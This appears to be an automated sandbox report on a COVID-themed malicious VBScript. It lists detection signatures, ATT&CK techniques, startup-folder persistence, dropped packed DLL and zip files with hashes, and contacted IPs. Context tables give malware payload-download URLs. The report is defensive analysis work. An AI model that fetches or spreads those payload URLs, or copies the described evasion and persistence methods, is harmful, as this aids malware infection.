


**ID:** 348031
**Sample Name:** Comuinicado-Covid19-Min-Saude-CGC-29-01-21-136.vbs
**Cookbook:** default.jbs
**Time:** 16:13:42
**Date:** 03/02/2021
**Version:** 31.0.0 Emerald

# Table of Contents


# Analysis Report Comuinicado-Covid19-Min-Saude-CGC…

## Overview


### General Information

| | |
|---|---|
| Sample Name: | Comuinicado-Covid19-Min-Saude-CGC-29-01-21-136.vbs |
| Analysis ID: | 348031 |
| MD5: | a7eaefeac82a762. |
| SHA1: | 97298233161626.. |
| SHA256: | 7f3cd558f1963d4.. |

Most interesting Screenshot:



### Detection





| | |
|---|---|
| Score: | 88 |
| Range: | 0 - 100 |
| Whitelisted: | false |
| Confidence: | 100% |

### Signatures

- Benign windows process drops PE f…
- Multi AV Scanner detection for subm…
- System process connects to networ…
- VBScript performs obfuscated calls …
- Detected VMProtect packer
- Potential evasive VBS script found (…
- Potential malicious VBS script found…
- Windows Shell Script Host drops VB…
- Abnormal high CPU Usage
- Contains capabilities to detect virtua…
- Creates a start menu entry (Start Me…
- Drops PE files
- Entry point lies outside standard sec…

### Classification



## Startup

- **System is w10x64**
- wscript.exe (PID: 4664 cmdline: C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\Comuinicado-Covid19-Min-Saude-CGC-29-01-21-136.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- **cleanup**

## Malware Configuration

**No configs have been found**

## Yara Overview


**No yara matches**

## Sigma Overview

**No Sigma rule has matched**

## Signature Overview

- AV Detection
- Networking
- System Summary




Click to jump to signature section

## AV Detection:

**Multi AV Scanner detection for submitted file**

## Networking:

**Potential malicious VBS script found (has network functionality)**

## System Summary:

**Detected VMProtect packer**

## Data Obfuscation:

**VBScript performs obfuscated calls to suspicious functions**

## Persistence and Installation Behavior:

**Windows Shell Script Host drops VBS files**

## Malware Analysis System Evasion:

**Potential evasive VBS script found (sleep loop)**

## HIPS / PFW / Operating System Protection Evasion:

**Benign windows process drops PE files**


**System process connects to network (likely due to code injection or exploit)**

## Mitre Att&ck Matrix

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control | Network Effects |
|---|---|---|---|---|---|---|---|---|---|---|---|
| Valid Accounts | Scripting 4 2 1 | Startup Items 1 | Startup Items 1 | Masquerading 1 | OS Credential Dumping | Query Registry 1 | Remote Services | Data from Local System | Exfiltration Over Other Network Medium | Data Obfuscation | Eavesdrop o Insecure Network Communicati |

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control | Network Effects |
|---|---|---|---|---|---|---|---|---|---|---|---|
| Default Accounts | Exploitation for Client Execution 1 | Registry Run Keys / Startup Folder 2 | Process Injection 1 | Virtualization/Sandbox Evasion 1 | LSASS Memory | Security Software Discovery 1 | Remote Desktop Protocol | Data from Removable Media | Exfiltration Over Bluetooth | Junk Data | Exploit SS7 t Redirect Pho Calls/SMS |
| Domain Accounts | PowerShell 1 | Logon Script (Windows) | Registry Run Keys / Startup Folder 2 | Process Injection 1 | Security Account Manager | Virtualization/Sandbox Evasion 1 | SMB/Windows Admin Shares | Data from Network Shared Drive | Automated Exfiltration | Steganography | Exploit SS7 t Track Device Location |
| Local Accounts | At (Windows) | Logon Script (Mac) | Logon Script (Mac) | Scripting 4 2 1 | NTDS | Remote System Discovery 1 | Distributed Component Object Model | Input Capture | Scheduled Transfer | Protocol Impersonation | SIM Card Swap |
| Cloud Accounts | Cron | Network Logon Script | Network Logon Script | Obfuscated Files or Information 1 | LSA Secrets | File and Directory Discovery 1 | SSH | Keylogging | Data Transfer Size Limits | Fallback Channels | Manipulate Device Communicati |
| Replication Through Removable Media | Launchd | Rc.common | Rc.common | Steganography | Cached Domain Credentials | System Information Discovery 2 | VNC | GUI Input Capture | Exfiltration Over C2 Channel | Multiband Communication | Jamming or Denial of Service |


## Behavior Graph




## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.


No bigger version


## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| Comuinicado-Covid19-Min-Saude-CGC-29-01-21-136.vbs | 25% | Virustotal | | Browse |

### Dropped Files

No Antivirus matches

### Unpacked PE Files

No Antivirus matches

### Domains

No Antivirus matches

### URLs


No Antivirus matches

# Domains and IPs

## Contacted Domains

No contacted domains info

## Contacted IPs




## Public

| IP | Domain | Country | Flag | ASN | ASN Name | Malicious |
|---|---|---|---|---|---|---|
| 8.8.8.8 | unknown | United States | | 15169 | GOOGLEUS | false |
| 172.217.23.16 | unknown | United States | | 15169 | GOOGLEUS | true |

# General Information

| | |
|---|---|
| Joe Sandbox Version: | 31.0.0 Emerald |
| Analysis ID: | 348031 |
| Start date: | 03.02.2021 |
| Start time: | 16:13:42 |
| Joe Sandbox Product: | CloudBasic |
| Overall analysis duration: | 0h 16m 35s |
| Hypervisor based Inspection enabled: | false |
| Report type: | light |
| Sample file name: | Comuinicado-Covid19-Min-Saude-CGC-29-01-21-136.vbs |
| Cookbook file name: | default.jbs |
| Analysis system description: | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211 |
| Number of analysed new started processes analysed: | 40 |
| Number of new started drivers analysed: | 0 |
| Number of existing processes analysed: | 0 |
| Number of existing drivers analysed: | 0 |

| | |
|---|---|
| Number of injected processes analysed: | 0 |
| Technologies: | • HCA enabled<br>• EGA enabled<br>• HDC enabled<br>• AMSI enabled |
| Analysis Mode: | default |
| Analysis stop reason: | Timeout |
| Detection: | MAL |
| Classification: | mal88.evad.winVBS@1/6@0/2 |
| EGA Information: | Failed |
| HDC Information: | Failed |
| HCA Information: | • Successful, ratio: 100%<br>• Number of executed functions: 0<br>• Number of non-executed functions: 0 |
| Cookbook Comments: | • Adjust boot time<br>• Enable AMSI<br>• Found application associated with file extension: .vbs |
| Warnings: | Show All<br>• Max analysis timeout: 720s exceeded, the analysis took too long<br>• Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, RuntimeBroker.exe, backgroundTaskHost.exe, UsoClient.exe, audiodg.exe, BackgroundTransferHost.exe, rundll32.exe, WMIADAP.exe, MusNotifyIcon.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe<br>• Report size getting too big, too many NtAllocateVirtualMemory calls found.<br>• Report size getting too big, too many NtOpenKeyEx calls found.<br>• Report size getting too big, too many NtProtectVirtualMemory calls found.<br>• Report size getting too big, too many NtQueryValueKey calls found. |

# Simulations

## Behavior and APIs

| Time | Type | Description |
|---|---|---|
| 16:15:14 | Autostart | Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\xsjfpdeuwh .lnk |

# Joe Sandbox View / Context

## IPs

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| 8.8.8.8 | BadStuff.js | Get hash | malicious | Browse | • 8.8.8.8/SlvMWdIEW62C9c |
| | BadStuff.js | Get hash | malicious | Browse | • 8.8.8.8/CTM5wttwLFcLdHfVk |
| | 33payment advice.exe | Get hash | malicious | Browse | • www.zulinfang.mobi/fu/?id=i07vHMa0svfKfxE6I3aRHA3lctcdYaT9x0iZT9MH0oRhMFPgh9mSEtNU17XFCBgMQA4XWErQDlzTwB-AplygzQ.. |

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | 37documents.exe | Get hash | malicious | Browse | • www.tasteofunexpected.com/tf/?id=y6IrbpvfhkYfQXXyqC8dooAvfrv2e2apV7igF70LYGyF4OCvwj5JxRVBdRghvKGGuc_KsFbnbWPC0Def |
| | 63AWB 043255.exe | Get hash | malicious | Browse | • www.serikatsaudagarnusantara.com/ed/?id=kIz4OnF7tHMqdv1cSepeHoY02Vsws5yCI7zf8DN1pvMb9hdHFpZX44eSyhzXC7u5icfl1yYYsvfyl6we |
| | d62c.exe | Get hash | malicious | Browse | • www.epckednilm.info/fu/?id=i07vHMa0svfKfxE6I3aRHA3lctcdYaT9x0iZT9MH0oRhMFPgh9mSEtNU17XFCBgMQA4XWErQDlzTwB-AplygzQ.. |
| | 27TTcopyMT107-36000_payment.exe | Get hash | malicious | Browse | • www.watchsummer.com/tr/?id=oqCXvgIUiCxPFtn1J0rb33q5mpSH48Vd1XRAfBxi4MgNDwsdTt0dcXb5dgzj2vPAuld1RDreAlRWWLP9Xot16w..&sql=1 |
| | download_adobeflashplayer_install_9_.exe | Get hash | malicious | Browse | • wetr34.sitesled.com/wind.jpg |
| | INV-000524.vbs | Get hash | malicious | Browse | • naturofind.org/p66/JIKJHgft |
| | 177Purchase Order.exe | Get hash | malicious | Browse | • www.phutungototp.com/ho/?id=y3T6nEBciedL7htO4xn1ZYijVAw7sJXLjwubagvJUtMFVf7aOWPSa_Bl5i178f_EjROvybrSr7PC3267XbUsBg.. |
| | 8Order Inquiry.exe | Get hash | malicious | Browse | • www.quyuar.com/dr/?id=gCqdDQsh4d7ynFKSj09V1Y12J91NTUfM9LddDKzxEGHO7R4ogEQ3AGAU2DRYiF_Nduo4Rd-EW24x-O38aOud_g.. |
| | 27Tobye.js | Get hash | malicious | Browse | • my.internaldating.ru/js/boxun4.bin |
| | 11Marena.js | Get hash | malicious | Browse | • my.internaldating.ru/js/boxun4.bin |
| | 39Harriot.js | Get hash | malicious | Browse | • my.internaldating.ru/js/boxun4.bin |

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | 1Vida.js | Get hash | malicious | Browse | • my.internaldating.ru/js/boxun4.bin |
| | 43Colleen.js | Get hash | malicious | Browse | • my.internaldating.ru/js/boxun4.bin |
| | 67Roxanne.js | Get hash | malicious | Browse | • my.internaldating.ru/js/boxun4.bin |
| | 15Winnah.js | Get hash | malicious | Browse | • my.internaldating.ru/js/boxun4.bin |
| | 33Elfrida.js | Get hash | malicious | Browse | • my.internaldating.ru/js/boxun4.bin |
| | 25Cornelle.js | Get hash | malicious | Browse | • my.internaldating.ru/js/boxun4.bin |

## Domains

**No context**

## ASN

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| GOOGLEUS | 34343554554534567899987 65.exe | Get hash | malicious | Browse | • 34.102.136.180 |
| | KROS Sp. z.o.o.exe | Get hash | malicious | Browse | • 216.58.207.179 |
| | Y2ZSOp1zrg.xls | Get hash | malicious | Browse | • 34.102.136.180 |
| | KROS Sp. z.o.o.exe | Get hash | malicious | Browse | • 34.102.136.180 |
| | CONSTANTINE.xlsx | Get hash | malicious | Browse | • 172.217.23.34 |
| | rcx41011_exe.exe | Get hash | malicious | Browse | • 34.102.136.180 |
| | VESSEL SPECIFICATION.exe | Get hash | malicious | Browse | • 34.102.136.180 |
| | SecuriteInfo.com.BehavesLike.Win32.Emotet.jc.exe | Get hash | malicious | Browse | • 34.91.83.82 |
| | Document0098.html | Get hash | malicious | Browse | • 172.217.22.226 |
| | myk.exe | Get hash | malicious | Browse | • 8.8.8.8 |
| | com.upc.horizon.phone-3.1.2-sameapk.com.apk | Get hash | malicious | Browse | • 172.217.20.227 |
| | ETD 4.2 INOVOICE, PACKING LIST.xlsx | Get hash | malicious | Browse | • 34.102.136.180 |
| | RFQ SECO WARWICK Germany.doc | Get hash | malicious | Browse | • 34.102.136.180 |
| | po.exe | Get hash | malicious | Browse | • 34.102.136.180 |
| | ships documents.xlsx | Get hash | malicious | Browse | • 34.102.136.180 |
| | PO71109.EXE | Get hash | malicious | Browse | • 34.98.99.30 |
| | HKJC_AOSBS_PROD_L1.29R1D_Build6206 (1).apk | Get hash | malicious | Browse | • 172.217.22.206 |
| | HKJC_AOSBS_PROD_L1.29R1D_Build6206 (1).apk | Get hash | malicious | Browse | • 172.217.22.206 |
| | Shinshin Machinery Co., Ltd.exe | Get hash | malicious | Browse | • 34.102.136.180 |
| | _#Ud83d#Udcde_9173.htm | Get hash | malicious | Browse | • 172.217.23.1 |
| GOOGLEUS | 34343554554534567899987 65.exe | Get hash | malicious | Browse | • 34.102.136.180 |
| | KROS Sp. z.o.o.exe | Get hash | malicious | Browse | • 216.58.207.179 |
| | Y2ZSOp1zrg.xls | Get hash | malicious | Browse | • 34.102.136.180 |
| | KROS Sp. z.o.o.exe | Get hash | malicious | Browse | • 34.102.136.180 |
| | CONSTANTINE.xlsx | Get hash | malicious | Browse | • 172.217.23.34 |
| | rcx41011_exe.exe | Get hash | malicious | Browse | • 34.102.136.180 |
| | VESSEL SPECIFICATION.exe | Get hash | malicious | Browse | • 34.102.136.180 |
| | SecuriteInfo.com.BehavesLike.Win32.Emotet.jc.exe | Get hash | malicious | Browse | • 34.91.83.82 |
| | Document0098.html | Get hash | malicious | Browse | • 172.217.22.226 |
| | myk.exe | Get hash | malicious | Browse | • 8.8.8.8 |
| | com.upc.horizon.phone-3.1.2-sameapk.com.apk | Get hash | malicious | Browse | • 172.217.20.227 |
| | ETD 4.2 INOVOICE, PACKING LIST.xlsx | Get hash | malicious | Browse | • 34.102.136.180 |
| | RFQ SECO WARWICK Germany.doc | Get hash | malicious | Browse | • 34.102.136.180 |
| | po.exe | Get hash | malicious | Browse | • 34.102.136.180 |
| | ships documents.xlsx | Get hash | malicious | Browse | • 34.102.136.180 |
| | PO71109.EXE | Get hash | malicious | Browse | • 34.98.99.30 |
| | HKJC_AOSBS_PROD_L1.29R1D_Build6206 (1).apk | Get hash | malicious | Browse | • 172.217.22.206 |
| | HKJC_AOSBS_PROD_L1.29R1D_Build6206 (1).apk | Get hash | malicious | Browse | • 172.217.22.206 |
| | Shinshin Machinery Co., Ltd.exe | Get hash | malicious | Browse | • 34.102.136.180 |
| | _#Ud83d#Udcde_9173.htm | Get hash | malicious | Browse | • 172.217.23.1 |

## JA3 Fingerprints

**No context**

## Dropped Files

**No context**

# Created / dropped Files

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\P-4-17[1].dll | |
|---|---|
| Process: | C:\Windows\System32\wscript.exe |
| File Type: | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows |
| Category: | dropped |
| Size (bytes): | 151412224 |
| Entropy (8bit): | 7.823842292259337 |
| Encrypted: | false |
| SSDEEP: | 3145728:7Z78cykc8WAcIpyIZU98DtGSKeUIicJA:7rykc+cIpyIxDtGat |
| MD5: | 63FF05C279EDE90B6A7A09DA944B7003 |
| SHA1: | 62E4CB3BF6EE51CB6746BB717E04F60A1E3125D4 |
| SHA-256: | 6A3A36AF2FB89D913230D0F58BD4C7E6DC9AF5C25A3280B6CA2B920E8A3954A2 |
| SHA-512: | D6B1B6F9ACFA3786EA2D5FEF43233548B34CACFA35202EBCEEFFAE1EA09FE5B347B437BFB22CECE155637FB84CFD6EDFDB3372C0CD586B5434263BA5A6664530 |
| Malicious: | false |
| Reputation: | low |
| Preview: | MZP.....@.....!..L.!..This program must be run under Win32..$7.....<br>.....PE..L....,`.....V&...,.....U.f.....p&...@.....o.....02h.....g.@.....G.8.'.....G.\|.....`.e. .....<br>....f.....'.h.....text....>&..... ..`.itext.....P&..... ..`.data.....p&.....@....bss....tb...@'.....idata...4...'.....<br>@....didata.h....'.....@....edata.....(.....@..@.rdata..E.....(.....@..@.vmp0...+Q... (.....`....tls.....A.....@....vmp1...?F....A.<br>.H.....`....reloc..\|.....G.....N.....@..@.rsrc...8.'...G. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\0[1].zip | |
|---|---|
| Process: | C:\Windows\System32\wscript.exe |
| File Type: | Zip archive data, at least v2.0 to extract |
| Category: | dropped |
| Size (bytes): | 5604547 |
| Entropy (8bit): | **7.9999658588506986** |
| Encrypted: | **true** |
| SSDEEP: | 98304:d9S705s0m5QhjG5QpiuPreyiI8zRvE5hr1obzUh+AjLI9vekpRqr2n:DR5s0ma1tbrmI4agzw+Ajk9vezrK |
| MD5: | F6F9C197DE97000E33113089993889A8 |
| SHA1: | 9EF214E6077BAF24057AE37DC971C4D80DB983C4 |
| SHA-256: | 88643A7FC5653791841207C713EA290A1D0A0264B37A7D3B031815E52211BB09 |
| SHA-512: | B9584A343544ADC8A4707DE198FE3FE83AE5C7C9B52C73743EACBEE2F867E4A716EBB89135B2E7E9C46506DD9EEF1A2B1BF0ECD8EDB1C1F5B4DD5F2C97DD3C5E |
| Malicious: | false |
| Reputation: | low |
